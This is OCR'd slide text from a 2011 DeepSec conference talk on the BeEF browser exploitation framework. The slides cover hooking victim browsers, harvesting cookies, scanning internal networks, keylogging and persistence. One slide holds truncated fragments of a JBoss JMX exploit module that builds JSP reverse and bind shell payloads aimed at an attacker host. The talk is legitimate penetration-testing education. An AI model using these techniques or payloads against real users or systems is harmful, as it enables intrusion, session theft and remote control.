GROUND BeEF

CUTTING, DEVOURING AND DIGESTING THE LEGS OFF A BROWSER


DEEPSEC

MICHELE "ANTISNATCHOR" ORRU', 18 NOV 2011

WHO AM I?

- **Penetration Tester** @ The Royal Bank of Scotland
- **BeEF core** developer: Tunneling Proxy, XssRays integration, various exploits, new Thin+Rack migration, lot of bug-fixing, testing and fun
- **Kubrick** and **Ruby** fan
- Definitely not a fan of our Italian prime minister

  Silvio bunga-bunga Berlusconi
- @**antisnatchor**
- http://antisnatchor.com



- **Penetrat**
- **BeEF cor** arious exploits, ne ing and fun
- **Kubrick**
- Definitely not a fan of ~~our Italian prime minister~~ Silvio bunga-bunga Berlusconi
- **@antisnatchor**
- http://antisnatchor.com

THE BROWSER NOWADAYS

REAL-LIFE XSS PWNING

- 2005: Samy worm
- 2006: Yamanner worm
- 2008 until now: multiple XSSs in B. **Obama** website
- 2010: **Apache** pwned through an XSS in JIRA
- 2010: stored XSS in **Youtube**, actively used
- 2011: multiple XSS on **Google.com**, even stored

  (11/09/2011 @totally_unknown)

.... we could continue, but you get the idea....


WHAT THE HELL IS BEEF?

- **BeEF**: Browser Exploitation Framework
- Pioneered by Wade Alcorn in 2005 (public release)

- Powerful platform for Client-side pwnage, XSS post-exploitation and generally victim browser **security-context abuse**.
- Each browser is likely to be within a different security context, and each context may provide a set of **unique attack vectors**.
- The framework allows the **penetration tester** to select specific modules (in real-time) to target each browser, and therefore each context.

WHAT THE HELL IS BEEF?

BeEF 0.4.2.11-alpha
Architecture



CUTTING: TARGET ENUM AND ANALYSIS

- Lot of juicy information after first hook initialization :
  - Browser/OS version
  - Cookies
  - Browser plugins
  - Supported features (Google Gears, Web Sockets, Flash, Java, . .)
  - Specific modules are also there to help
    - Detect links/visited URLs
    - Detect social networks (authenticated in Twitter, Gmail, Facebook) and Tor
    - Execute your custom Javascript

CUTTING: TARGET ENUM AND ANALYSIS

Hooked Browsers

- Online Browsers
  - 192.168.56.1
    - 192.168.56.1
  - 192.168.10.1
  - 192.168.10.1
- Offline Browsers

Sort by: domain | external ip

Basic | Requester

Getting Started | Logs | **192.168.10.1** | 192.168.10.1 | 192.168.56.1

Details | Logs | Commands | Requester | XssRays

Category: Browser Hook Initialisation (18 Items)

Hostname/IP: 192.168.10.133	Initialisation
OS Name: Windows XP	Initialisation
Browser Name: Firefox	Initialisation
Browser Version: 6	Initialisation
Browser UA String: Mozilla/5.0 (Windows NT 5.1; rv:6.0) Gecko/20100101 Firefox/6.0	Initialisation
Cookies: security=low; PHPSESSID=ohvkaones7g2gd0ggkkog89593; BEEFHOOK=Kw4Fm6CpXyXnlvOv3VMLncqltfld8bW8EdDwNC5Q17HUmhJ9KKFzLYaaHYOWxxKeN3bBPJXlOVUYR9w	Initialisation
Browser Plugins: Genesys Meeting Center, Java Deployment Toolkit 6.0.250.6, Adobe Acrobat, Google Update, Shockwave Flash, Java(TM) Platform SE 6 U25, Windows Presentation Foundation, VLC Multimedia Plug-in, Windows Media Player Plug-in Dynamic Link Library, Microsoft® DRM, Microsoft® DRM	Initialisation
Internal IP: 192.168.10.1	Initialisation
Internal Hostname: 192.168.10.1	Initialisation
Screen Params: Width: 1280, Height: 1024, Colour Depth: 24	Initialisation
Window Size: Width: 1217, Height: 496	Initialisation
Java Enabled: Yes	Initialisation
VBScript Enabled: No	Initialisation
Has Flash: Yes	Initialisation
Has GoogleGears: No	Initialisation
Has WebSockets: No	Initialisation
Session Cookies: Yes	Initialisation
Persistent Cookies: Yes	Initialisation

DEVOURING: INTERNAL NETWORK FINGERPRINT

- Knowing the **victim internal IP** (through Java), the attacker can start to fingerprint the internal network via Javascript to find common servers and devices.
- Modules:
  - Ping Sweep
  - DNS Enumeration
  - Port Scanner: img tags/CORS/Websockets methods combined
  - Network Fingerprint:


```
img onload=function() {
    if (image width/height/path == deviceImageMapEntry)
        deviceXYZ@IP has been successfully found
}
```

DEVOURING: INTERNAL NETWORK FINGERPRINT

- Great presentations about Pwning internal networks with BeEF

by Juan Galiana and Javier Marcos (BeEF developers now:-)

http://nebula.indocisc.co.id/~za/owasp/appseceu2011/JM%20del%20Prado%20&%20JG%20Lara%20-%20Intranet%20Footprinting.pdf



http://www.appsecusa.org/p/pwn.pdf

- BeEF and Intranet footprint video:

http://www.youtube.com/watch?v=zOJ1LUfcv3k

DEVOURING: EXPLOITING INTERNAL SERVICES

- **Exploits/JbossJmxUploadExploit** module
- JBoss 4.x, 5.1.0, 6.0.0.M1 JMX deploy exploit is available in MSF, but you need to have direct access to the target (or use a host as a pivot)
- **Then why not use the victim browser as a pivot?**


```
reverse = "try%20%7B%20Socket%20socket%20=%20new%20Socket(%20%22" + lhost + "%22,%20" + lport + "%20);%20Process%20process%20=%20Runtime.getRuntim
bind = "try%20%7B%20ServerSocket%20server_socket%20=%20new%20ServerSocket(%20" + lport + "%20);%20Socket%20socket%20=%20server_socket.accept();%20

if(payloadType == "reverse"){
    payload = "%3C%25@page%20import=%22java.lang.*%22%25%3E%20%3C%25@page%20import=%22java.util.*%22%25%3E%20%3C%25@page%20import=%22java.io.*%22%
}else{
    payload = "%3C%25@page%20import=%22java.lang.*%22%25%3E%20%3C%25@page%20import=%22java.util.*%22%25%3E%20%3C%25@page%20import=%22java.io.*%22%
}

uri = "/jmx-console/HtmlAdaptor;index.jsp?action=invokeOp&name=jboss.admin%3Aservice%3DDeploymentFileRepository&methodIndex=5&arg0=%2Fconsole-mgr

/* always use dataType: script when doing cross-domain XHR, otherwise even if the HTTP resp is 200, jQuery.ajax will always launch the error() ev
beef.net.request("http", "HEAD", rhost, rport, uri,null, null, 10, 'script', function(response){
    if(response.status_code == "success"){
        function triggerReverseConn(){
            beef.net.request("http", "GET", rhost, rport,"/web-console/" + jspName + ".jsp", null, null, 10, 'script', function(response){
                if(response.status_code == "success"){
                    if(payloadType == "reverse"){
                        beef.net.send("<%= @command_url %>", <%= @command_id %>,"result=OK: Reverse JSP shell should have been triggered. Check
```


- Jboss 6.0.0M1 JMX Deploy Exploit: the BeEF way...


  http://www.youtube.com/user/TheBeefproject#p/a/u/2/0n7qfvo_CMM

DEVOURING: HOW TO ACHIEVE PERSISTENCE

❖ **When the victim browse away** from the page where the BeEF hook is executed, **we loose the browser** :-(







DEVOURING: HOW TO ACHIEVE PERSISTENCE

- Create an **overlay iFrame** reloading the content of the page, while the BeEF hook will remain active in the background. Javascript keylogging is native in BeEF, and we also have a second module to enable keylogging in the iFrame (attaching events to it)

- MITB (**Man In The Browser**): code contribution by Mathias Karlsson


- As we control the DOM, we can alter anchors and forms to do something when the user wants to browse away by clicking on them.

- Thanks again to **CORS abuse** (we love HTML5 ;-)
  - same-domain: **history.push** (user doesn't see any modifications)
  - cross-domain: **window.open** (new tab, but many links use target="_blank" already -> no big deal)

DEVOURING: MODULE AUTORUN

- We've ported back (from the old PHP version) the autorun feature
- Add ***autorun: true*** in the command module config.yaml that you want to autorun
- When a new browser will be hooked in BeEF, the module will be automatically launched

- Imagine adding **autorun: true** in **Metasploit autopwn** module (another feature ported back)...



DIGESTING: TUNNELING PROXY

- Having a communication channel with the hooked browser, we can:
  - Receive requests as a proxy on BeEF
  - **Translate these requests to XHRs** (in-domain) and execute them in the hooked browser
  - Parse the XHRs responses and send the data back through the proxy

- This approach works on the same-domain, but we have plans to port Erlend Oftedal's **malaRIA** to BeEF to extend the tunneling proxy to cross-domain resources using Flash liberal cross-domain policies

<allow-access-from domain="" />*

...how many WebServers whit liberal cross-domain policy

do you have in your internal network...???

DIGESTING: TUNNELING PROXY

- Using the victim browser hooked in BeEF as a tunneling proxy, we will see the following scenarios:
  - browsing the authenticated surface of the hooked domain through the security context of the victim browser (**cookies** are **automatically added** to XHRs with jQuery);
  - **spidering** the hooked domain through the security context of the victim browser;
  - **finding and exploiting SQLi** with Burp Pro Scanner + sqlmap (through the victim browser too :-)).

- BeEF tunneling proxy (for fun and profit)


  http://www.youtube.com/user/TheBeefproject#p/a/u/1/Z4cHyC3lowk


DIGESTING: XSSRAYS


- Originally developed by Gareth Heyes in 2009 as a pure JS-based XSS scanner
- The XssRays BeEF extension allows you to check if **links**, **forms** and **URI paths** of the page where the browser is hooked are **vulnerable to XSS**.
- What XssRays does is basically parse all the links and forms of the page where it is loaded and check for XSS on GET, POST parameters, and also in the URI path **creating hidden iFrames**.
- Who uses FrameBusting/X-Frame-Options out there :-)?

DIGESTING: XSSRAYS

- The original code by Gareth, from 2009, used a nice trick (the **location.hash fragment**) in order to have a sort of callback between parent and child iFrames
- This is **now patched** by all recent browsers :-(
- AGAIN NO FUN..WTF?







DIGESTING: XSSRAYS

- We inject a vector that will contact back BeEF if the JS code will be successfully executed (thus, the XSS confirmed).
- **No false positives** (oh yes, that's what I like)!
- Potential false-negatives as we blindly inject vectors (can be minimized adding more attack vectors that covers different scenarios)
- Basically the **document.location.href of the injected iFrame** that contains the vector will **point to a known BeEF resource**.

The following is an example value of that document.location.href:

